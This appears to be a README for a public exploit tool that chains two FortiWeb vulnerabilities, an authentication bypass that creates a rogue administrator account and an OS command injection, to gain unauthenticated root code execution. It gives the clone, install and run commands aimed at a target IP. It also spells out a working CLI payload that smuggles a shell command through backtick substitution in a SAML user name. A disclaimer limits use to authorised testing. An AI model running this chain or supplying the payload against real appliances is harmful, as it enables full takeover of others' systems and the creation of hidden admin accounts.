

FortiWeb Remote Code Execution (RCE) Exploit via CVE-2025-64446 + CVE-2025-58034 Chain

This script chains two critical vulnerabilities in Fortinet FortiWeb to achieve unauthenticated remote code execution with root privileges:
CVE-2025-64446 – Authentication Bypass via Relative Path Traversal
Allows an unauthenticated attacker to bypass authentication and create a new administrative account.
CVE-2025-58034 – Authenticated OS Command Injection
An authenticated attacker (using the account created in step 1) can execute arbitrary OS commands as root via crafted HTTP requests.
By combining these two vulnerabilities, an attacker can go from zero access to full system compromise without any prior credentials.
Final Impact: Unauthenticated Remote Code Execution (root shell equivalent)
Combined Attack Chain:
Clone the repository:
git clone https://github.com/lincemorado97/CVE-2025-64446_CVE-2025-58034
cd CVE-2025-64446_CVE-2025-58034
Install dependencies:
pip install -r requirements.txt
Run the full exploit (creates admin + executes command):
python exploit.py <target_ip> [-u <username>] [-p <password>]
<target_ip>: The IP address or hostname of the vulnerable FortiWeb appliance. This is a required argument.-u <username> (optional): Specify a custom username for the created administrative account. If not provided, a UUID will be used.-p <password> (optional): Specify a custom password for the created administrative account. If not provided, the username will be used as the password.Example:
python exploit.py 192.168.1.100 -u admin123 -p password456
This will attempt to create an administrative account with the username "admin123" and password "password456" on the target appliance at 192.168.1.100.
If no username and password are specified:
python exploit.py 192.168.1.100


After successfully logging in with the newly created administrative account, an attacker can exploit the authenticated command injection vulnerability through specifically crafted requests or directly via the FortiWeb CLI.

One reliable exploitation method is to use the following CLI command (executed from the FortiWeb command-line interface after authentication):
config user saml-user

edit "`<YOUR COMMAND>`"

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end

After execution:
uid=0(root) gid=0(root) confirms root RCE)Disclaimer: This tool is provided for authorized security testing and educational purposes only. Unauthorized use against systems you do not own or have explicit permission to test is illegal.
The script will generate a random UUID for the username and use it as the password.
